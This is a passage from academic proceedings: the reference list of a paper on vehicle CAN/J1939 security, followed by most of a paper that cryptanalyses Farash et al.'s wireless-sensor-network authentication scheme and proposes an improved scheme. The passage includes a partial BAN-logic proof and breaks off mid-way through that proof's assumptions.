Acknowledgments. This research was partially supported by the National Science Foundation under Grant No. 1619641 and Grant No. 1619690.

References

1. Bosch, R.: CAN specification version 2.0. Rober Bosch GmbH, Postfach 300240 (1991)
2. Burakova, Y., Hass, B., Millar, L., Weimerskirch, A.: Truck hacking: an experimental analysis of the SAE J1939 standard. In: 10th USENIX Workshop on Offensive Technologies (WOOT 2016) (2016)
3. Checkoway, S., McCoy, D., Kantor, B., Anderson, D., Shacham, H., Savage, S., Koscher, K., Czeskis, A., Roesner, F., Kohno, T., et al.: Comprehensive experimental analyses of automotive attack surfaces. In: USENIX Security Symposium, San Francisco (2011)
4. Hoppe, T., Kiltz, S., Dittmann, J.: Security threats to automotive CAN networks – practical examples and selected short-term countermeasures. In: Harrison, M.D., Sujan, M.-A. (eds.) SAFECOMP 2008. LNCS, vol. 5219, pp. 235–248. Springer, Heidelberg (2008). doi:10.1007/978-3-540-87698-4_21
5. Kleine-Budde, M.: SocketCAN-the official CAN API of the Linux kernel. In: Proceedings of the 13th International CAN Conference (iCC 2012), Hambach Castle, Germany CiA, pp. 05–17 (2012)
6. Koscher, K., Czeskis, A., Roesner, F., Patel, S., Kohno, T., Checkoway, S., McCoy, D., Kantor, B., Anderson, D., Shacham, H., et al.: Experimental security analysis of a modern automobile. In: 2010 IEEE Symposium on Security and Privacy, pp. 447–462. IEEE (2010)

7. Linux-CAN, SocketCAN user space applications: Can-utils. https://github.com/linux-can/can-utils
8. Miller, C., Valasek, C.: A survey of remote automotive attack surfaces. Black Hat USA (2014)
9. Society of Automotive Engineers: serial control and communications heavy duty vehicle network - top level document (2013). http://standards.sae.org/j1939_201308
10. Society of Automotive Engineers: Data link layer (2015). http://standards.sae.org/j1939/21_201504
11. Society of Automotive Engineers: J1939 Digital Annex (2015). http://standards.sae.org/j1939da_201510/
12. Studnia, I., Nicomette, V., Alata, E., Deswarte, Y., Kaâniche, M., Laarouchi, Y.: Survey on security threats and protection mechanisms in embedded automotive networks. In: 43rd Annual IEEE/IFIP Conference on Dependable Systems and Networks Workshop (DSN-W), pp. 1–12. IEEE (2013)
13. Wolf, M., Weimerskirch, A., Paar, C.: Security in automotive bus systems. In: Workshop on Embedded Security in Cars (2004)

Authentication

Secure Lightweight User Authentication and Key Agreement Scheme for Wireless Sensor Networks Tailored for the Internet of Things Environment

Srinivas Jangirala[1](✉), Dheerendra Mishra[2](✉), and Sourav Mukhopadhyay[1](✉)

[1] Department of Mathematics, Indian Institute of Technology, Kharagpur 721 302, India
{jangiralasrinivas,sourav}@maths.iitkgp.ernet.in

[2] Department of Mathematics, LNM Institute of Information Technology, Jaipur 302 031, India
dheerendra@maths.iitkgp.ernet.in

Abstract. In a wireless sensor networks (WSNs), there is a need of constant information access from the nodes, as the real-time data might never again be accessed. Thus, users are allowed to access the nodes in the real-time as and when required. The user authentication plays an indispensable part in this communication. Recently, Farash et al. proposed an efficient user authentication scheme for WSNs. Though their scheme is very efficient, we identify that their scheme is vulnerable to off-line password guessing attack, off-line identity guessing attack, stolen smart card attack and user impersonation attack. As a result, we feel that there is a great need to improve Farash et al.'s scheme to present a secure communication protocol. In this paper, we propose a secure and lightweight user authentication and key agreement scheme for distributed WSN, which will also be handy in taking care of the Internet of Things (IoT). The lightweight property of our proposed scheme can be useful in resource-constrained architecture of WSNs. In addition, our scheme has merit to change dynamically the user's password locally without the help of the base station or gateway node. Furthermore, our scheme supports dynamic nodes addition, after the initial deployment of nodes in the existing sensor network. We prove the authentication property of our scheme using Burrows-Abadi-Needham (BAN) logic. The simulation results using the automated validation of internet security protocols and applications (AVISPA) tool shows the security of the proposed scheme against replay and man-in-the middle attacks.

Keywords: Wireless sensor networks · Authentication · Security · Privacy

1 Introduction

Wireless sensor networks (WSNs) have been evolving during the last decade and have become very popular. Various kinds of WSNs applications are now being used by the highly qualified organizations (e.g., military, health, environment, etc.). In order to provide efficient and prompt service in WSNs by sensor nodes to the users, the main goal of WSNs should be kept in view such as (i) monitoring the data, (ii) collecting the data from a specific location and process the data and (iii) delivering the data to the end users. Considering the way that information gathered from the WSNs can be critical, it is pivotal that it is additionally secure. Therefore, the security concern is becoming an important aspect and even more crucial as the entire communication is done over public channel. A survey on wireless sensor networks can be found in [1].

In the past decade, WSNs have increased incredible accomplishments both in the scholarly circle and the industrial field. IoT is the current widely spreading technology, where the remote authorizes users are allowed to access the desired and reliable sensor nodes to incur the data and even more they are permitted to broadcast commands to the nodes in WSNs. Two parts of this scene ought to be viewed. On one hand, just genuine users like the registered ones can perform an action on the specific sensor nodes to acquire information. On the other hand, the accessible sensor nodes are obliged to be confirmed as an honest to goodness one. Keeping in mind the end goal to guarantee the over two points, both the user and the sensor node is required to ensure the mutual authentication, which is a must in the protocol design. Until this date, numerous scholarly works are presented by researchers on the security of WSNs [2,3,5]. Since a WSNs consists of minor sensor nodes with low handling power, the equalization of proficiency and security is vital, however once in a while hard to accomplish. An extensive number of secret key sharing authentication based schemes have issues in conveying and updating keys. In order to accomplish in accessing the data by providing authorization and security, designing a protocol which preserves mutual authentication and key agreement is an important and difficult issue in WSNs.

These days, few gateway nodes-based authentication schemes were proposed in the literature, which make conceivable possible that the mutual authentication and key agreement protocol has both the components of security and lightweight. The GWN assumes an imperative part in WSNs. In order to further reach the specific sensor node, the remote users are obliged to achieve the GWN through the internet at first. In contrary, sensing data from the sensor nodes firstly get to the GWN and after that achieve the user end. Making the data available to the remote users on demand over the network must assure the mutual authentication between them before allowing the remote users to access the real-time information inside WSNs.

The sensor nodes are responsible for sending the real-time data and forward to the nearest gateway node directly, whereas the gateway nodes are responsible for receiving and forwarding the relevant data to the user and sensor node. In order to access the desired sensor node, the user can execute registration phase to any one of the gateway nodes of our network model.

In 2006, based on symmetric encryption, Wong et al. [4] proposed a user authentication scheme for WSNs. They designed a lightweight architecture using hash function computation. Later, vulnerabilities are identified against many logged-in users with the same login-id attack and stolen verifier attack. Das [6] improved the security of Wong et al.'s scheme using temporal credentials for verification. Das's scheme is also vulnerable to denial-of-service and node capture attacks. Huang et al. [7] and He et al. [8] proposed some improvements of Das's scheme. But, the presented schemes fail to overcome the security vulnerability of Das's scheme. In 2010, Khan and Alghathbar [9] presented an improvement on Das's scheme. They solved the problem of mutual authentication and unsecured password by introducing pre-shared keys and masked passwords. Later on, Vaidya et al. [10] showed that Khan and Alghathbar's scheme had several security pitfalls.

Das et al.'s scheme [11] was produced for hierarchical WSNs, where the key agreement executes among the user, cluster head, and base-station. However, Xue et al. argue that such a model is inefficient because it runs the last two communications, acknowledgment for the BS or GWN and the user, simultaneously. However, since both communications have to be run, it is insignificant regarding efficiency. In 2014, Turkanovic et al. [2] proposed a user authentication and key agreement(AKA) model to overcome the security flaws of the earlier designs. Farash et al. [3] shown that Turkanovic et al.'s scheme is insecure and inefficient for various security drawbacks such as session key agreement, mutual authentication between all parties, traceability, preservation of user anonymity, privileged-insider attack. Additionally, Farash et al. designed efficient user authentication and key agreement scheme for WSNs, which can be tailored for the internet of things environment.

2 Review of Farash et al.'s Scheme

This section briefly reviews Farash et al.'s scheme [3]. Farash et al.'s scheme consists of six phases: pre-deployment, user registration and sensor node registration, login, authentication, password change and dynamic node addition.

2.1 Pre-deployment Phase

$\{SID_j, X_{GWN-S_j}\}$ variables are stored in the memory of the sensor node before deployment. GWN is predefined with its own secure password X_{GWN} in addition to multiple shared passwords (passwords $\{X_{GWN-S_j} | 1 \leq j \leq m\}$ shared with the sensor nodes S_j, whereby m represents the number of sensor nodes).

2.2 Registration Phase

The registration phase is divided into two sub-phases, namely, user registration and sensor node registration.

User Registration Phase. U_i selects his identity ID_i, password PW_i and a random number r_i. U_i computes $MP_i = h(r_i \oplus PW_i)$, and sends $\{ID_i, MP_i\}$ to GWN via a secure channel. GWN computes $e_i = h(MP_i \| ID_i)$, $d_i = h(ID_i \| X_{GWN})$, $g_i = h(X_{GWN}) \oplus h(MP_i \| d_i)$, and $f_i = d_i \oplus h(MP_i \| e_i)$. $\{e_i, f_i, g_i\}$ are stored in a smartcard, which is provided to U_i via a secure channel. U_i inputs r_i into the smart card.

Sensor Node Registration Phase. A sensor node S_j is configured with its identity SID_j and S_j secretly shared password X_{GWN-S_j} with GWN. S_j selects a random nonce r_j and computes $MP_j = h(X_{GWN-S_j} \| r_j \| SID_j \| T_1)$ and $MN_j = h(X_{GWN-S_j}) \oplus r_j$, where SID_j is the sensor node's identity, T_1 is the current timestamp and X_{GWN-S_j} is the secret shared key between S_j and GWN. S_j sends $\{SID_j, MN_j, MP_j, T_1\}$ to GWN. GWN checks freshness of T_1. GWN finds the right shared key of S_j and computes $r'_j = MN_j \oplus h(X_{GWN-S_j})$, verifies its own version of MP_j with the received one by the condition $MP_j = h(X_{GWN-S_j} \| r'_j \| SID_j \| T_1)$. If the verification does not hold, GWN rejects the request. Otherwise, GWN computes $x_j = h(SID_j \| X_{GWN})$, $e_j = x_j \oplus X_{GWN-S_j}$, $d_j = h(X_{GWN} \| 1) \oplus h(X_{GWN-S_j} \| T_2)$ and $f_j = h(X_{GWN-S_j} \| x_j \| d_j \| T_2)$ using the received values. GWN sends the response message $\{d_j, e_j, f_j, T_2\}$ to S_j. S_j checks $|T_2 - T_c| < \Delta T$. If the verification succeeds, S_j computes $x_j = e_j \oplus X_{GWN-S_j}$, and verifies its own version of f_j with the received one by the condition $f_j = h(X_{GWN-S_j} \| x_j \| d_j \| T_2)$. If the verification does not hold, S_j rejects the request. Otherwise, S_j computes $h(X_{GWN} \| 1) = d_j \oplus h(X_{GWN-S_j} \| T_2)$, and stores x_j and $h(X_{GWN} \| 1)$ into its memory and deletes the secret key X_{GWN-S_j} from its memory. S_j sends a confirmation message to GWN, then GWN deletes its version of the shared key along with SID_j.

2.3 Login and Authentication Phases

Login Phase. U_i inputs ID'_i and PW'_i. SC computes $MP'_i = h(PW'_i \oplus r_i)$. SC verifies if $e_i = h(MP'_i \| ID'_i)$. If this holds, SC computes $d_i = f_i \oplus h(MP'_i \| e_i)$, $h(X_{GWN}) = g_i \oplus h(MP'_i \| d_i)$, $M_1 = ID'_i \oplus h(h(X_{GWN}) \| T_1)$ and $M_2 = K_i \oplus h(d_i \| T_1)$, where K_i is the chosen random nonce and T_1 is the current timestamp. Finally, the SC computes $M_3 = h(M_1 \| M_2 \| K_i \| T_1)$ and sends $\{M_1, M_2, M_3, T_1\}$ to S_j.

Authentication Phase. S_j verifies $|T_1 - T_2| < \Delta T$. If this verification holds, S_j selects a random nonce K_j and computes $ESID_j, M_4$, and M_5 as $ESID_j = SID_j \oplus h(h(X_{GWN} \| 1) \| T_2)$, $M_4 = h(x_j \| T_1 \| T_2) \oplus K_j$ and $M_5 = h(SID_j \| M_4 \| T_1 \| T_2 \| K_j)$. S_j sends the authentication message $\{M_1, M_2, M_3, T_1, T_2, ESID_j, M_4, M_5\}$ to GWN. Note that this message consists of U_i's previously received values and S_j's currently computed values.

GWN verifies $|T_2 - T_3| < \Delta T$. If this verification holds, GWN computes its own version of $SID'_j = ESID_j \oplus h(h(X_{GWN} \| 1) \| T_2)$, $x'_j = h(SID'_j \| X_{GWN})$,

$K'_j = M_4 \oplus h(x'_j \| T_1 \| T_2)$, and further verifies all these computed values by the condition $M_5 = h(SID'_j \| M_4 \| T_1 \| T_2 \| K'_j)$. GWN computes $ID'_i = M_1 \oplus h(h(X_{GWN}) \| T_1)$, $d'_i = h(ID'_i \| X_{GWN})$, $K'_i = M_2 \oplus h(d'_i \| T_1)$, and verifies $M_3 = h(M_1 \| M_2 \| K'_i \| T_1)$. If this verification holds, GWN computes $M_6 = K'_j \oplus h(d'_i \| T_3)$, $M_7 = K'_i \oplus h(x'_j \| T_3)$, $M_8 = h(M_6 \| d'_i \| T_3)$ and $M_9 = h(M_7 \| x'_j \| T_3)$. GWN sends $\{M_6, M_7, M_8, M_9, T_3\}$ to S_j.

S_j first verifies $|T_3 - T_4| < \Delta T$. If this condition holds, S_j verifies if $M_9 = h(M_7 \| x_j \| T_3)$. If this condition holds, S_j computes $K'_i = M_7 \oplus h(x_j \| T_3)$, $SK = h(K'_i \oplus K_j)$ and $M_{10} = h(SK \| M_6 \| M_8 \| T3 \| T4)$. S_j submits $\{M_6, M_{10}, M_8, T_3, T_4\}$ to U_i.

U_i verifies $|T_4 - T_5| < \Delta T$. Then, U_i verifies if $M_8 = h(M_6 \| d_i \| T_3)$. On the success of verification, U_i computes $K'_j = M_6 \oplus h(d_i \| T_3)$, $SK = h(K_i \oplus K'_j)$, and finally verifies the legitimacy of S_j by the condition $M_{10} = h(SK \| M_6 \| M_8 \| T3 \| T4)$. If this verification holds, U_i uses the session key SK for the future communications.

3 Cryptanalysis of Farash et al.'s Scheme

In this section, we show that Farash et al.'s scheme does not satisfy desirable security attributes.

3.1 Off-Line Password Guessing Attack

Using the stolen smartcard of U_i, adversary $\mathcal{A}$ can extract sensitive information from the smartcard [14]. $\mathcal{A}$ manages to crack the smartcard and obtain the stored information including e_i, f_i, g_i, and r_i. In order to guess U_i's password, $\mathcal{A}$ computes d_i and K_i, and then to verify M_3. If the verification does not hold, $\mathcal{A}$ keeps on trying using same process until he succeeds. The illustrated details are as follows:

Step 1. $\mathcal{A}$ guesses a password PW_i^A and computes $d_i^A = f_i \oplus h(h(r_i \| PW_i^A) \| e_i)$ as $\mathcal{A}$ knows e_i, f_i, r_i.

Step 2. $\mathcal{A}$ computes $K_i^A = M_2 \oplus h(d_i^A \| T_1)$, where M_2 and T_1 are the captured information from the transmitted messages.

Step 3. $\mathcal{A}$ verifies if $M_3 = h(M_1 \| M_2 \| K_i^A \| T_1)$. If the verification holds, password guessing succeeds. Otherwise, $\mathcal{A}$ repeats Steps 1, 2 and 3.

3.2 Off-Line Identity Guessing Attack

$\mathcal{A}$ uses stored information including e_i, f_i, g_i, and r_i of lost/stolen smart card. In order to guess ID_i, $\mathcal{A}$ needs to guess the password correctly, which we have already shown in Sect. 3.1. Once the password is guessed correctly, the adversary $\mathcal{A}$ can compute $MP_i^A = h(r_i \| PW_i^A)$, where r_i is the known parameter from the smartcard and PW_i^A is the guessed correct password. Now $\mathcal{A}$ can verify the condition $e_i = h(MP_i^A \| ID_i^A)$, where e_i is the stored parameter and ID_i^A is the guessed identity of the user U_i. If the verification holds, $\mathcal{A}$ guesses the original identity ID_i of the user U_i. Otherwise, $\mathcal{A}$ repeats the steps.

3.3 Stolen Smart Card Attack

According to Sects. 3.1 and 3.2, an adversary can extract all the stored sensitive information from the smart card using lost/stolen smart card of U_i. The attacker can successfully guess correct password and identity of U_i. Using these login credentials, the adversary can login into the system and access the targeted sensor nodes.

Remark: It is clear that Farash et al.'s scheme cannot be used for the practical applications as an adversary is successfully able to login into the system and able to access the targeted sensor nodes with the correct login credentials of a user.

3.4 User Impersonation Attack

Using the lost/stolen smartcard, $\mathcal{A}$ can mount user impersonation attack as:

$\mathcal{A}$ generates a random number K_i^A, computes $d_i^A = f_i \oplus h(h(r_i \| PW_i') \| e_i)$ using the guessed correct password PW_i' in Sect. 3.1, $M_2^A = K_i^A \oplus h(d_i^A \| T_1')$, $M_3^A = h(M_1 \| M_2^A \| K_i^A \| T_1')$. $\mathcal{A}$ transmits message $\{M_1, M_2^A, M_3^A, T_1'\}$, where T_1' is the current timestamp.

S_j first checks $|T_1' - T_2| < \Delta T$, where T_2 is the time when S_j receives this message. Note that this condition is always satisfied. After that S_j computes some parameters and transmits the authentication message $\{M_1, M_2^A, M_3^A, T_1', T_2, ESID_j, M_4, M_5\}$ to GWN.

GWN first checks the timestamp validity. After that GWN computes $ID_i' = M_1 \oplus h(h(X_{GWN}) \| T_1')$, $d_i' = h(ID_i' \| X_{GWN})$, $K_i' = M_2^A \oplus h(d_i' \| T_1')$ and $M_3 = h(M_1 \| M_2^A \| K_i' \| T_1')$. GWN checks $M_3^A = M_3$. If it matches, GWN believes that the message comes from the valid user U_i.

4 The Proposed Scheme

The proposed scheme consists of six phases: (i) pre-deployment phase, (ii) combination of user registration phase and sensor node registration phase, (iii) login phase, (iv) authentication and key agreement phase, (v) password change phase and (vi) dynamic node addition phase. We use the current system timestamp in order to protect the replay attack by an attacker in the network. For this purpose, we assume that all the entities (sensor nodes, GWN and users) in WSNs are synchronized with their clocks [12].

4.1 Pre-deployment Phase

As in Farash et al.'s scheme, this phase is executed in off-line by a network administrator, where each sensor node S_j in WSNs is configured with its unique identity SID_j and a unique secure 1024-bit key X_{GWN-S_j} shared with GWN prior to its deployment in a target field. Note that each S_j has a distinct secure key X_{GWN-S_j} shared with GWN. Both information are stored in the memory of S_j. GWN is also configured with its own secure 1024-bit key X_{GWN} in addition to the multiple shared keys $\{X_{GWN-S_j} | 1 \leq j \leq m\}$ shared with m sensor nodes S_j in WSNs.

4.2 Registration Phase

In our proposed scheme, the registration phase is divided into two parts. First one is the user registration phase and the second one is the sensor node's registration phase.

User Registration Phase

Step 1. A user U_i is free to select his/her own identity ID_i, password PW_i and a random number r_i to initiate the registration phase.

Step 2. U_i computes $MI_i = h(ID_i \| r_i)$ and $MP_i = h(ID_i \oplus r_i \oplus PW_i)$, and transmits the registration request message $\{MI_i, MP_i\}$ to GWN via a secure channel.

Step 3. After the request is received from U_i, GWN computes $x_i = h(MP_i \| MI_i)$, $d_i = h(MI_i \| X_{GWN})$, $e_i = h(X_{GWN}) \oplus h(MP_i \| d_i)$, and $f_i = d_i \oplus h(MP_i \| e_i)$. Finally, the credentials $\{e_i, f_i, x_i, h(\cdot)\}$ are stored in a smartcard SC and passes it on to the user U_i via a secure channel.

Step 4. After receiving the smartcard SC, the user U_i computes $g_i = r_i \oplus h(ID_i \| PW_i)$ and inputs the parameter g_i into the smartcard and completes the registration process.

Sensor Node Registration Phase. As described in the pre-deployment phase, S_j is pre-configured with its identity SID_j and its secret shared password X_{GWN-S_j} with GWN. Whenever the specific sensor node S_j is deployed into WSNs either during the pre-deployment or post-deployment dynamic node addition phase, it needs to register with GWN as follows.

Step 1. S_j selects a random nonce r_j and computes $MP_j = h(X_{GWN-S_j} \| r_j \| SID_j \| T_1)$ and $MN_j = h(X_{GWN-S_j} \oplus SID_j) \oplus r_j$, where SID_j is S_j's identity, T_1 the current timestamp and X_{GWN-S_j} the secret shared key between S_j and GWN. S_j sends message $\{SID_j, MN_j, MP_j, T_1\}$ to GWN.

Step 2. GWN checks whether the received timestamp T_1 is within the allowed time interval ΔT or not by means of verifying the condition $|T_1 - T_c| < \Delta T$. If the verification succeeds, GWN finds the right shared key of S_j and computes $r_j' = MN_j \oplus h(X_{GWN-S_j} \oplus SID_j)$ and verifies whether $MP_j = h(X_{GWN-S_j} \| r_j' \| SID_j \| T_1)$ or not. If the verification does not hold, GWN rejects the request. Otherwise, GWN continues to compute the master key $x_j = h(X_{GWN-S_j} \| X_{GWN})$, $e_j = x_j \oplus X_{GWN-S_j}$, $d_j = h(X_{GWN} \| SID_j) \oplus h(X_{GWN-S_j} \| T_2)$, $f_j = h(X_{GWN-S_j} \| x_j \| d_j \| T_2)$, where T_2

the current timestamp at GWN. GWN stores $h(X_{GWN-S_j} \oplus SID_j)$ against to SID_j in its database and sends the response message $\{d_j, e_j, f_j, T_2\}$ to S_j.

Step 3. S_j checks if the received timestamp T_2 is within the allowed time interval ΔT. If the verification passes, S_j computes $x_j = e_j \oplus X_{GWN-S_j}$, and verifies if $f_j = h(X_{GWN-S_j} \| x_j \| d_j \| T_2)$. S_j computes $h(X_{GWN} \| SID_j) = d_j \oplus h(X_{GWN-S_j} \| T_2)$ and stores x_j and $h(X_{GWN} \| SID_j)$ into its memory.

4.3 Login and Authentication Phases

Login Phase. In this phase, the smartcard SC of a registered user U_i needs to verify the legitimacy of the user U_i. This phase consists of the following steps:

Step 1. U_i inputs his username ID_i' and password PW_i'.

Step 2. SC then computes $r_i' = g_i \oplus h(ID_i' \| PW_i')$, $MP_i' = h(ID_i' \oplus PW_i' \oplus r_i')$ and $MI_i' = h(ID_i \| r_i')$. SC verifies the condition $x_i = h(MP_i' \| MI_i')$. If this holds, SC accepts the user login request. SC computes $d_i = f_i \oplus h(MP_i' \| e_i)$, $h(X_{GWN}) = e_i \oplus h(MP_i' \| d_i)$, $M_1 = MI_i' \oplus h(h(X_{GWN}) \| T_1)$, $M_2 = K_i \oplus h(d_i \| T_1)$, where K_i is the chosen random nonce and T_1 the current timestamp of SC.

Step 3. Finally, SC computes $M_3 = h(K_i \| d_i \| M_1 \| M_2 \| T_1)$ and sends the message $\{M_1, M_2, M_3, T_1\}$ to S_j.

Authentication and Key Agreement Phase. After mutual authentication both the user and sensor node establish a secret session key as follows:

Step 1. S_j verifies for the timestamp to avoid the replay attack by checking the condition $|T_1 - T_c| < \Delta T$. If this verification does not hold, S_j rejects the login request message. Otherwise, S_j selects a random nonce K_j and computes $NSID_j$, M_4, and M_5 as $NSID_j = h(h(X_{GWN} \| SID_j) \| T_2)$, $M_4 = h(x_j \| T_1 \| T_2) \oplus K_j$ and $M_5 = h(M_4 \| NSID_j \| T_1 \| T_2 \| K_j)$. S_j sends message $\{M_1, M_2, M_3, T_1, T_2, NSID_j, M_4, M_5\}$ to GWN. Note that this message also consists of U_i's previously received values and S_j's currently computed values.

Step 2. GWN first checks $|T_2 - T_c| < \Delta T$. If this verification holds, GWN computes $NSID_j' = h(h(X_{GWN} \| SID_j) \| T_2)$, $x_j' = h(X_{GWN-S_j} \| X_{GWN})$, $K_j' = h(x_j' \| T_1 \| T_2) \oplus M_4$. GWN verifies $M_5 = h(M_4 \| NSID_j' \| T_1 \| T_2 \| K_j')$. If this verification holds, GWN proceeds to check the legitimacy of the U_i by computing its own versions of $MI_i' = M_1 \oplus h(h(X_{GWN}) \| T_1)$, $d_i' = h(MI_i' \| X_{GWN})$, $K_i' = M_2 \oplus h(d_i' \| T_1)$. GWN then verifies $M_3 = h(K_i' \| d_i' \| M_1 \| M_2 \| T_1)$. If this verification does not hold, GWN rejects the authentication message from S_j. Otherwise, GWN further proceeds to compute $M_6 = K_j' \oplus h(d_i' \| T_3 \| K_i')$, $M_7 = K_i' \oplus h(h(X_{GWN} \| SID_j) \| x_j' \| K_j' \| T_3)$ and sends the response message $\{M_6, M_7, T_3\}$ to S_j over an insecure channel.

Step 3. On receiving the response message from GWN, S_j first verifies the timestamp T_3 to avoid the replay attack by the condition $|T_3 - T_c| < \varDelta T$. If this verification does not hold, S_j rejects the response message. Otherwise, S_j computes $K_i' = M_7 \oplus h(h(X_{GWN}\|SID_j)\|x_j\|K_j\|T_3)$, the session key $SK = h(h(K_i' \oplus K_j)\|T_3\|T_4)$, $M_8 = h(M_6\|M_7\|SK\|T_3\|T_4)$, and then submits the acknowledgment message $\{M_6, M_7, M_8, T_3, T_4\}$ to U_i.

Step 4. U_i first verifies for the timestamp T_4 using $|T_4 - T_c| < \varDelta T$. If this verification does not hold, U_i rejects this message. Otherwise, U_i further computes $K_j' = M_6 \oplus h(d_i\|T_3\|K_i)$, the same session key $SK = h(h(K_i \oplus K_j')\|T_3\|T_4)$ shared between the user U_i and the accessed sensor node S_j, and verifies the legitimacy of S_j by the condition $M_8 = h(M_6\|M_7\|SK\|T3\|T4)$. If this verification holds, both U_i and S_j use the computed session key SK for their future communications. Otherwise, both U_i and S_j reject the communication messages.

4.4 Password Change Phase

User can change the password without being interacted with any accessed sensor node or GWN in WSNs as follows:

Step 1. U_i inserts identity ID_i' and old password PW_i'. SC checks the user credentials (ID_i and PW_i) to verify whether the user U_i is an actual user of the smartcard.

Step 2. SC computes $r_i' = g_i \oplus h(ID_i'\|PW_i')$. SC computes $MP_i' = h(ID_i' \oplus PW_i' \oplus r_i')$, $MI_i' = h(ID_i'\|r_i')$, and then checks $x_i =?h(MP_i'\|MI_i')$. If the verification holds, U_i is free to choose his/her new password PW_i^{new}.

Step 3. SC first computes $d_i = f_i \oplus h(MP_i'\|e_i)$, $h(X_{GWN}) = e_i \oplus h(MP_i'\|d_i)$. SC computes $MP_i^{new} = h(ID_i \oplus PW_i^{new} \oplus r_i')$, $x_i^{new} = h(MP_i^{new}\|MI_i')$, $e_i^{new} = h(X_{GWN}) \oplus MP_i^{new}\|d_i)$, $f_i^{new} = d_i \oplus h(MP_i^{new}\|e_i^{new})$. Finally, SC computes $g_i^{new} = r_i' \oplus h(ID_i\|PW_i^{new})$. Having computing all the new parameters $x_i^{new}, e_i^{new}, f_i^{new}$, and g_i^{new}, SC replaces these parameters with the previously stored values x_i, e_i, f_i, and g_i, respectively.

Thus, the smartcard SC currently holds $\{x_i^{new}$, e_i^{new}, f_i^{new}, $g_i^{new}\}$ and successfully completes the password change phase.

4.5 Dynamic Node Addition Phase

After initial deployment of the sensor nodes in WSNs, it may also happen for adding a new sensor node over the target field. In order to add a new sensor node, GWN performs the setup phase over the target region. After that the deployed new sensor node needs to execute the sensor node registration phase. In this way, GWN introduces a new sensor mode into the setup network model.

5 Security Analysis of the Proposed Scheme

In this section, we first proof the mutual authentication using the widely-accepted BAN logic. We then show that our scheme has the ability to resist various known attacks including the sensor node capture attack.

5.1 Authentication Proof Using the BAN Logic

In this section, we provide a formal protocol analysis of our proposed scheme using the widely-accepted BAN logic method [13]. The BAN logic is widely being used to verify the correctness of the authentication protocol with key agreement. The protocol correctness refers to the communication parties: a legal user U_i and an accessed sensor node S_j who share a fresh shared session key with each other after the protocol is executed. We first provide some notations of the BAN logic as follows:

$P\mid\equiv X$:	The principal P believes the announcement X.
$P \triangleleft X$:	P considers X, which means that a message containing X is received by P where X can be read by P.
$P\mid\sim X$:	P sometime stated X, which means that $P\mid\equiv X$ as P once stated it in sometime.
$P\mid\Rightarrow X$:	P commands X, P has complete authority on X, and P considers X as trusted (Jurisdiction over X).
$\sharp(X)$:	The message X is fresh, which means that no any entity sent a message containing X at whenever. ahead of current round.
$P\mid\equiv Q \overset{SK}{\longleftrightarrow} P$:	P and Q use SK (shared key) to communicate with each other.
$P \overset{SK}{\longleftrightarrow} Q$:	P and Q use SK as a shared secret between them.
$< X >_Y$:	The formula X is combined with the formula Y.
(X):	The formula X is hashed value.
(X, Y):	The formulas X and Y are combined and then hashed.
$(X, Y)_k$:	The formulas X and Y are combined and then hashed with the key k.

In order to describe logical postulates of BAN logic in formal terms [13], we present the following rules:

Rule (1). **Message meaning rule:** For shared secret keys: $\frac{P\mid\equiv Q \overset{k}{\longleftrightarrow} P, P \triangleleft \{X\}_k}{P\mid\equiv Q\mid\sim X}$.
P is said to believe Q, if P believes that k is shared with Q and P sees X is encrypted under k.
Rule (2). **Nonce verification rule:** $\frac{P\mid\equiv\sharp(X), P\mid\equiv Q\mid\sim X}{P\mid\equiv Q\mid\equiv X}$.
If P believes that X is expressed recently (freshness) and P believes that Q once said X, P believes that Q believes X.
Rule (3). **Jurisdiction rule:** $\frac{P\mid\equiv Q\mid\equiv X, P\mid\equiv Q\mid\Rightarrow X}{P\mid\equiv X}$.
If P believes that Q has jurisdiction over X, and P believes that Q believes a message X, P also believes X.
Rule (4). **Freshness rule:** $\frac{P\mid\equiv\sharp(X)}{P\mid\equiv\sharp(X,Y)}$.
If one part is known to be fresh, the entire formula must be fresh.
Rule (5). **Belief rule:** $\frac{P\mid\equiv Q\mid\equiv(X,Y)}{P\mid\equiv Q\mid\equiv(X)}$.
If P believes Q believes the message set (X, Y), P also believes Q believes the message X.

Prior to the formal analysis, we first idealize the communicated messages of our proposed protocol to alleviate the analysis between U_i and S_j, which are as follows:

Message 1: $U_i \xleftrightarrow{S_j} GWN : \langle ID_i, T_1, (U_i \xleftrightarrow{ID_i} GWN)\rangle_{h(X_{GWN})}$
Message 2: $U_i \xleftrightarrow{S_j} GWN : (K_i, M_1, M_2, T_1, (U_i \xleftrightarrow{ID_i} GWN), (U_i \xleftrightarrow{K_i} GWN))_{d_i}$
Message 3: $S_j \rightarrow GWN : (SID_j, T_2, (S_j \xleftrightarrow{SID_j} GWN))_{h(X_{GWN} \| SID_j)}$
Message 4: $S_j \rightarrow GWN : (SID_j, K_j, M_4, T_1, T_2, (S_j \xleftrightarrow{SID_j} GWN), (S_j \xleftrightarrow{K_j} GWN))_{x_j}$
Message 5: $GWN \rightarrow S_j : (M_7, T_3, (S_j \xleftrightarrow{SID_j} GWN), (S_j \xleftrightarrow{K_i'=K_i} GWN))_{x_j'=x_j}$
Message 6: $U_i \rightarrow S_j : \langle K_i' = K_i, T_3, (S_j \xleftrightarrow{SID_j} GWN), (S_j \xleftrightarrow{K_i'=K_i} GWN), (U_i \xleftrightarrow{SK} S_j)\rangle_{x_j'=x_j}$
Message 7: $GWN \rightarrow U_i : \langle K_j' = K_j, M_6, T_3, (U_i \xleftrightarrow{ID_i} GWN), (U_i \xleftrightarrow{K_j'=K_j} GWN)\rangle_{d_i}$
Message 8: $S_j \rightarrow U_i : (M_6, M_7, T_3, T_4, (U_i \xleftrightarrow{ID_i} GWN), (U_i \xleftrightarrow{d_i} GWN), (U_i \xleftrightarrow{K_j'=K_j} GWN), (U_i \xleftrightarrow{SK} S_j))_{SK}$

According to the analytic procedures of the BAN logic, our proposed protocol should satisfy the following goals:

Goal 1. $U_i| \equiv (U_i \xleftrightarrow{SK} S_j)$; **Goal 2.** $U_i| \equiv S_j| \equiv (U_i \xleftrightarrow{SK} S_j)$;
Goal 3. $S_j| \equiv (U_i \xleftrightarrow{SK} S_j)$; **Goal 4.** $S_j| \equiv U_i| \equiv (U_i \xleftrightarrow{SK} S_j)$.

Based on our proposed protocol, we make some initial state assumptions, which are listed as follows:

A_1: $GWN| \equiv \sharp(T_1)$; A_2: $GWN| \equiv \sharp(T_2)$;
A_3: $S_j| \equiv \sharp(T_3)$; A_4: $U_i| \equiv \sharp(T_4)$;
A_5: $GWN| \equiv \sharp(K_i)$; A_6: $GWN| \equiv \sharp(K_j)$;
